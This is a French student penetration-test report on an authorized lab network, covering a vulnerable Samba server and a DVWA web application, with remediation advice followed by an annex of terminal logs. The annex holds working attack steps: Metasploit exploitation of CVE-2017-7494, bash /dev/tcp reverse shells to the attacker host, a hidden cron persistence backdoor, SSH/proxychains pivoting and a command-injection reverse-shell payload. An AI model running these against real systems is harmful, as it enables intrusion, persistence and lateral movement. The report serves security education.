

Pentest

Rapport SAE- 04



Préparé par
Boschian Mathis



Sommaire


- 1 Cadre général
- 2 Topologie
- 3 Premier ordinateur victime
- 4 Second ordinateur victime
- 5 Correction à apporter
- 6 Annexe

Cadre générale

Dans le cadre de ce projet, nous avons entrepris une mission de test d'intrusion (pentest) visant à évaluer la sécurité informatique d'une association de deux ordinateurs interconnectés. Cette démarche s'inscrit dans une volonté de mettre en lumière les vulnérabilités potentielles des systèmes et réseaux utilisés, afin de proposer des mesures correctives adaptées pour renforcer leur robustesse face aux menaces.



Topologie





Premier ordinateur victime

Samba

Samba est un logiciel qui permet de partager des fichiers et des imprimantes entre des ordinateurs. Une faille sur Samba, comme celle présente dans la version 4.6.3, est extrêmement grave car elle peut permettre à un attaquant d'exploiter la vulnérabilité pour obtenir un accès complet (root) à l'ordinateur, lui donnant ainsi un contrôle total sur les données, les fichiers partagés, et même l'ensemble du réseau.

Pour éviter tous problème de vol de donnée veuillez suivre les instruction ci dessous.

Solution

Veuillez mettre à jour votre version de samba constamment à la date du 09/01/2025 la dernière version est la 4.21.3. Veuillez vous rapprocher de votre IT pour mettre à jour ces versions. Nous pouvons fournir ce service. Mais cela est pas présent dans la version que vous avez choisi. Si vous voulez plus d'information sur la faille rencontrée vous la trouverais sous le nom: CVE-2017-7494



Second ordinateur victime

Web

La machine de test web "WebPentest" est accessible en ligne à l'adresse <http://172.19.0.2>, affichant une page appelée DVWA (Damn Vulnerable Web Application), avec un mot de passe par défaut (admin/password) ; ce site inclut une section qui permet d'injecter des commandes, ce qui peut être exploité par des attaquants pour prendre le contrôle de la machine si aucune mesure de sécurité n'est mise en place.

Solution

Veillez changer les mots de passe pour qu'une personne malintentionné ait du mal à s'introduire dans votre site web. Pour vous aider le mot de passe pourrait être une suite de mot qui n'ont rien à voir entre eux et en remplissant les certaine lettre par des chiffres ou des caractères spéciaux. Pour la partie commande injection vérifier que c'est bien une adresse ip qui est envoyer qu'il n'y ait pas de caractère comme " ; " dans la ligne de commande.



Second ordinateur victime

Preuve

Nous allons démontrer qu'une faille de sécurité existe sur la machine WebPentest. Cette faille, située dans la section permettant l'injection de commandes sur la plateforme DVWA, peut être exploitée pour obtenir un accès non autorisé à la machine et en prendre le contrôle. Cette preuve permettra de mettre en lumière les risques potentiels pour renforcer la sécurité du système.

Ping a device

Enter an IP address: ;ls ; echo une belle faille est présente

Submit

```
help
index.php
source
une belle faille est présente
```

Pour vous montrer ici le “ls” permet d’afficher ce qui est présent dans le répertoire actuel. Le “echo une belle faille est présente” permet de d’afficher dans l’ordinateur le texte que l’on veut ici il y a rien de dangereux mais certaines commandes peuvent sérieusement endommager votre infrastructure.



Correction à apporter

Vulnérabilité Samba (CVE-2017-7494) :

Problème : Une version obsolète de Samba (4.6.3) est utilisée, susceptible de permettre une élévation de privilèges jusqu'à root.

Correction : Mettre à jour Samba vers la dernière version disponible (par exemple, 4.21.3 au 09/01/2025) et vérifier régulièrement les mises à jour. Configurer Samba pour limiter les accès non autorisés en implémentant des listes de contrôle d'accès (ACL).

Faiblesse dans DVWA (Damn Vulnerable Web Application) :

Problème : Les identifiants par défaut (admin/password) sont utilisés et il existe une vulnérabilité d'injection de commandes.

Correction : Modifier les mots de passe par défaut avec des mots de passe robustes (longueur ≥12 caractères, mélange de lettres, chiffres, et caractères spéciaux). Pour prévenir les injections, valider et filtrer les entrées utilisateur en interdisant les caractères suspects comme “;”.



Sommaire

- 1 Scope - Autorisation
- 2 Nmap - kali
- 3 Metasploit - samba
- 4 Reverse Shell
- 5 Crontab
- 6 Nmap - samba
- 7 SSH
- 8 Proxychains
- 9 Connection DWVA
- 10 Injection commande
- 11 Lettre d'engagement

Autorisation

Nous avons été autorisés à nous introduire, dans le cadre d'une SAE de Pentesting réalisée à l'IUT Nice Côte d'Azur, avec l'accord de Monsieur LABORDE Ludovic qui est Consultant en Cyber Sécurité - Certified Ethical Hacker (Hackeur Éthique) - Dirigeant associé de la SAS Connect3s - Président d'Azur Network (AZK). Cette autorisation nous a permis d'infiltrer les réseaux en 172.18.0.0/16 et 172.19.0.0/16.



Scope

Périmètre:

Nous avons le droit d'opérer dans les plage d'adresse de :

- **172.18.0.0 /16**
- **172.19.0.0 /16**

Objectif:

L'objectif de ce test de pénétration est d'identifier et d'évaluer les vulnérabilités de sécurité présentes dans les réseaux 172.18.0.0/16 et 172.19.0.0/16. L'accent sera mis particulièrement sur les machines cibles **Kali**, **Samba** et **WebPentest**. Ce test vise à détecter les potentielles failles de sécurité et à formuler des recommandations pour renforcer la protection de ces systèmes et du réseau. Final, Accéder en root sur la WebPentest via la kali qui n'est pas sur le même réseau.

Durée Du Pentest:

Le test de pénétration est prévu pour se dérouler sur une période de six semaines, avec les dates suivantes :

- **Début des tests : 4 décembre 2024**
- **Fin des tests : 17 janvier 2025**



Nmap Kali

```
(root@3cb4a73beaf3) [/]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever

(root@3cb4a73beaf3) [/]
# nmap 172.18.0.0/16
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-09 12:50 UTC
Nmap scan report for 172.18.0.1
Host is up (0.0000040s latency).
All 1000 scanned ports on 172.18.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:48:52:93:5A (Unknown)

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.0000060s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.18.0.2) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:AC:12:00:02 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.3)
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 02:42:AC:12:00:03 (Unknown)
```

Ici on voit un scan de réseau sur le réseau 172.18.0.0/16 et on peut y voir une machine avec un adresse ip de 172.18.0.3 qui set sous le nom de samba. Donc nous allons analyser cette machine avec une commande plus précise.

```
(root@3cb4a73beaf3) [/]
# nmap -A 172.18.0.3
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-07 01:07 UTC
Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.3)
Host is up (0.000074s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.6.3 (workgroup: MYGROUP)
```

Nous faisons un `nmap -A 172.18.0.3` pour avoir des infos complémentaire sur la machine. Le `-A` dans `nmap` signifie, (`-A`: Enable OS detection, version detection, script scanning, and traceroute)

Avec la version samba 4.6.3 on peut trouver une CVE qui est nommée CVE 2017-7494

Metasploit Samba

```
(root@3c6473beaf3)-[/]
msfconsole

Brute Force; lX00XXXXK00x!:.
,00WMMMMMMMMMMMMMMMMMMMMKd,
'xNMMMMMMMMMMMMMMMMMMMMMMMMX, information
:KNMMMMMMMMMMMMMMMMMMMMMMMMMK:
.KMMMMMMMMMMMMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMMMKd:.. ..;dKMMMMMMMMMMMo
xMMMMMMMMMMWd. .oNMMMMMMMMMMK
oMMMMMMMMMMx. dMMMMMMMMMMx
.WMMMMMMMM: a CAPTCHA :MMMMMMMMM,
xMMMMMMMMMo LMMMMMMMMMo
MMMMMMMMMMW ,cccccMMMMMMMMMlccccc;
MMMMMMMMMMX ;KNMMMMMMMMMMMMMMMMMX:
MMMMMMMMMMW ;KNMMMMMMMMMMMMMMX:
xMMMMMMMMMMd session IDs ,oMMMMMMMMMMK;
.WMMMMMMMMMc 'oMMMMMMMo,
[MMMMMMMMMMK. ,kMMO'
dMMMMMMMMMMWd'ed) ..
cWMMMMMMMMMMJxc'. #####
. @MMMMMMMMMMMMMMMMMMWc ## ##
; @MMMMMMMMMMMMMMMMMMo. ++
.dMMMMMMMMMMMMMMMMMMo. +++:++
JavaS' oWMMMMMMMMMMo ++
.,cdk00K; :+: :+
:+++++:

DVWA Security Metasploit

msf6 info
==[ metasploit v6.2.20-dev ]
+ -- --[ 2251 exploits - 1187 auxiliary - 399 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
Security Level: low
msf6 > [PS: disabled]
```

```
msf6 > search cve 2017-7494

Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary
Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename
Security Level: low
msf6 > [PS: disabled]
```

```
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 172.18.0.3
RHOSTS => 172.18.0.3
msf6 exploit(linux/samba/is_known_pipename) > run

[*] 172.18.0.3:445 - Using location \\172.18.0.3\myshare\ for the path
[*] 172.18.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.3:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.18.0.3:445 - Uploaded payload to \\172.18.0.3\myshare\ehvDXxiS.so
[*] 172.18.0.3:445 - Loading the payload from server-side path /home/share/ehvDXxiS.so using \\PIPE\home/share/eh
DXxiS.so ...
[-] 172.18.0.3:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.3:445 - Loading the payload from server-side path /home/share/ehvDXxiS.so using /home/share/ehvDXxiS.
o ...
[+] 172.18.0.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (172.18.0.4:35923 -> 172.18.0.3:445) at 2024-12-07 01:21:33 +0000
```

Reverse shell

Pour rendre mon shell plus stable et interactif, j'ai mis en place un reverse shell sur la machine cible en configurant l'écoute sur le port 4444. Cela m'a permis d'exécuter des commandes comme **clear** et d'utiliser des raccourcis tels que **CTRL+C** pour une meilleure interaction avec la session.

Avec une commande comme:

```
bash -c 'bash -i >& /dev/tcp/172.18.0.4/4444 0>&1'
```

```
bash -i
root@efb8fb5c3068:/tmp#
```

Dans un second terminal nous avons fait un netcat sur le port 4444

```
(root@3cb4a73beaf3)-[/]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.3] 55204
root@efb8fb5c3068:/tmp#
```

Utilisation de python pour le reverse shell

```
(root@3cb4a73beaf3)-[/]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.3] 55204
root@efb8fb5c3068:/tmp# python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
root@efb8fb5c3068:/tmp# ^Z
[1]+  Stopped                  nc -lvnp 4444

(root@3cb4a73beaf3)-[/]
# stty raw -echo

(root@3cb4a73beaf3)-[/]
#
nc -lvnp 4444

root@efb8fb5c3068:/tmp#
root@efb8fb5c3068:/tmp#
```

La commande:

```
bash -c 'bash -i >&
/dev/tcp/172.18.0.3/4444
0>&1'
```

signifie:

bash -c : Exécute la commande spécifiée dans le paramètre -c.

bash -i : Ouvre une shell interactive.

>& /dev/tcp/172.18.0.3/4444 :

Redirige la sortie standard (stdout) et l'erreur standard (stderr) vers l'adresse IP et le port spécifiés via TCP.

0>&1 : Redirige l'entrée standard (stdin) vers la sortie standard (stdout), permettant la communication bidirectionnelle.

Crontab

Crontab permet de faire de la persistance. Cela est essentiel pour garder une connexion en cas de problème pour l'attaquant. Par exemple si la faille est mise à jour on aura toujours une backdoor pour accéder à la machine même après un redémarrage. Crontab permet d'exécuter des commandes de façon automatique. Cette application se lance en même temps que la machine.

```
root@efb8fb5c3068:/tmp# cat /home/tom/persist.sh
#!/bin/bash
# Commande à exécuter pour maintenir l'accès
bash -c 'python -c "import pty; pty.spawn("/bin/bash")"'
bash -c 'bash -i >& /dev/tcp/172.18.0.3/4444 0>&1'
```

Pour cela j'ai fait un fichier persist.sh qui permet de renvoyer le trafic sur le port 4444 de l'IP de la kali. Pour être plus discret on peut mettre un point "." devant le nom du fichier pour le cacher

Pour finir j'ai demandé à crontab d'exécuter le script donc la connection se fera vers la kali

```
root@efb8fb5c3068:/tmp# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * /home/tom/persist.sh
* * * * * /home/tom/persist.sh >> /home/tom/persist.log 2>&1
```



Nmap Samba

```
root@efb8fb5c3068:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
18: eth1@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever
root@efb8fb5c3068:/tmp# nmap 172.19.0.0/16 -T5

Starting Nmap 7.01 ( https://nmap.org ) at 2025-01-09 13:21 UTC
Warning: 172.19.0.1 giving up on port because retransmission cap hit (2).
Warning: 172.19.0.2 giving up on port because retransmission cap hit (2).
Nmap scan report for 172.19.0.1
Host is up (0.000043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
366/tcp   filtered odmr
5190/tcp  filtered aol
9003/tcp  filtered unknown
MAC Address: 02:42:30:7A:AB:76 (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000014s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:13:00:02 (Unknown)
```

Maintenant que l'on accède à la samba on peut faire un ipa pour voir quelle réseaux on peut avoir, Ici on voit 172.19.0.0/16 est configuré. En faisant un Nmap sur ce réseau on voit que en 172.19.0.2 on a accès à WebPentest.

Maintenant on essaye de ping la machine Web depuis la kali. Mais Comme on peut le voir ce dessous le ping marche pas. ce problème vient sûrement d'un Firewall. Pour outrepasser cela on peut faire un proxchain

```
(root@3cb4a73beaf3)-[/]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
20: eth0@if21: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever

(root@3cb4a73beaf3)-[/]
# ping 172.18.0.3
PING 172.18.0.3 (172.18.0.3) 56(84) bytes of data.
64 bytes from 172.18.0.3: icmp_seq=1 ttl=64 time=2.28 ms
64 bytes from 172.18.0.3: icmp_seq=2 ttl=64 time=0.048 ms
^C
— 172.18.0.3 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 0.048/1.163/2.278/1.115 ms

(root@3cb4a73beaf3)-[/]
# sudo ping 172.19.0.2
PING 172.19.0.2 (172.19.0.2) 56(84) bytes of data.
```


SSH

Après avoir entendu parler d'un proxychain et de s'être renseigné on peut voir que c'est est un outil ou une configuration permettant de faire transiter votre trafic réseau à travers une chaîne de serveurs proxy, souvent pour des raisons de sécurité, de confidentialité ou d'anonymat. Ici nous utiliser cela sur la machine samba pour faire comme un Pivot. Pour commencer on a pas le mot de passe de root de samba donc on fait une connexion **SSH** par clé publique.

Sur les deux machine on met cette commande pour créer la clé ssh puis on la copie **ssh-keygen -b 4096** . Puis sur les deux machine on crée un fichier `authorized_keys` pour y coller la clé de l'autre comme ceci

```
root@efb8fb5c3068:~/.ssh# touch authorized_keys  
root@efb8fb5c3068:~/.ssh# chmod 600 authorized_keys  
root@efb8fb5c3068:~/.ssh# nano authorized_keys
```



Proxychains

Ici je vais vous montrer les commandes de configuration et à la fin un teste pour vous prouver l'efficacité.

ssh -f -D 1080 -N root@172.18.0.3 -4

-D 1080 : Configure un proxy SOCKS4 sur le port local 1080.

-C : Active la compression des données.

-N : Indique de ne pas exécuter de commande distante.

-f : Exécute la commande en arrière-plan.

Cette commande transforme votre machine intermédiaire en un serveur SOCKS4 accessible localement via 127.0.0.1:1080

sudo apt install -y proxychains

Modifiez le fichier de configuration de ProxyChains pour utiliser le proxy SOCKS4 local :

sudo nano /etc/proxychains.conf

La ligne par default dans ce fichier est:

[ProxyList]

socks4 127.0.0.1 9050

Pour faire des teste nous allons utiliser le port 9050 comme ci dessous.

```
(root@3cb4a73beaf3)-[~/ssh]
# ssh -D 9050 -C -N -f root@172.18.0.3

(root@3cb4a73beaf3)-[~/ssh]
# proxychains curl http://ifconfig.me
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ifconfig.me
|S-chain| -127.0.0.1:9050- -4.2.2.2:53- -OK
|DNS-response| ifconfig.me is 34.160.111.145
|S-chain| -127.0.0.1:9050- -34.160.111.145:80- -OK
90.5.121.221
(root@3cb4a73beaf3)-[~/ssh]
#
```

Proxychains teste

Maintenant je peux vous montrer que je peux faire un Nmap depuis la kali sur le réseau distant. Ainsi qu'en installant un vnc pour émuler l'écran de la kali j'ai pu accéder au site de la WebPentest.

```
(root@3cb4a73beaf3)-[~/ssh]
# proxychains nmap -Pn -sT 172.19.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-09 16:18 UTC
|S-chain| -127.0.0.1:1080 -172.19.0.2:995 - timeout
```

```
|S-chain| -127.0.0.1:1080 -172.19.0.2:1503 - timeout
|S-chain| -127.0.0.1:1080 -172.19.0.2:1875 - timeout
Nmap scan report for 172.19.0.2
Host is up (0.00080s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

```
(root@3cb4a73beaf3)-[~/ssh]
# proxychains curl -L http://172.19.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain| -127.0.0.1:1080 -172.19.0.2:80 - OK

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
    <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />
  </head>
  <body>
    <div id="wrapper">
      <div id="header">
        <br />
        <p></p>
        <br />
      </div>
      <div id="content">
        <form action="login.php" method="post">
          <fieldset>
            <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
            <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
          </fieldset>
        </form>
      </div>
    </div>
  </body>
</html>
```

Connexion DWVA

Comme on peut le voir ici avec le VNC on peut accéder au site web, en cherchant sur internet on peut voir que les mots de passe par défaut sont **admin password**.



Computer Security Student

<https://www.computersecuritystudent.com> > ... · Traduire cette page

Damn Vulnerable Web App (DVWA): Lesson 10

We will obtain the session cookie string using a reflective XSS attack. We will create a curl CSRF string to change the **admin password**. Legal Disclaimer. As a ...



Username


admin

Password

Login

Injection de commande

Ici on peut voir que dans le site il y a une partie injection de commande. De base elle est fait juste pour effectuer des ping mais en bash quand à la fin d'une commande on ajoute un “;” on peut faire une autre commande à la suite.



Dans cette partie on pourrais mettre une commande comme sur la samba pour rediriger le flux vers la kali grâce au Proxychains. Mais en testant beaucoup de possibilité je n'y suis pas arriver.

Voici la commande en question:

Sur samba mettre une commande SSH pour transmmetre le signal vers un port de la kali:

ssh -R 172.19.0.3:1081:127.0.0.1:1082 root@172.18.0.3

Puis sur le site web dans injection de commande on met:

‘;/bin/bash -c ‘/bin/bash -i >& /dev/tcp/172.19.0.3/1081 0>&1

Lettre d'engagement

Madame, Monsieur,

Par la présente, je m'engage à réaliser un test d'intrusion conformément aux modalités définies ci-dessous. Cet engagement reflète ma volonté de garantir un service professionnel, respectueux des termes convenus et des bonnes pratiques en cybersécurité.

Périmètre d'intervention

- 172.18.0.0 /16
- 172.19.0.0 /16

Aucune action ne sera menée en dehors de ce périmètre, afin de respecter les limites définies par votre organisation.

Calendrier des tests


- Début des tests: 4 décembre 2024
- Fin des tests: 17 janvier 2025

Ce délai permettra une évaluation approfondie des systèmes concernés et la remise d'un rapport détaillé à la fin des travaux.

Engagement de confidentialité

Je m'engage à respecter la confidentialité de toutes les données et informations auxquelles j'aurai accès dans le cadre de cette mission. Toutes les informations resteront strictement confidentielles et ne seront ni communiquées ni utilisées en dehors du cadre défini par le test.

Boschian Mathis



Le 17/01/2025 à Sophia Antipolis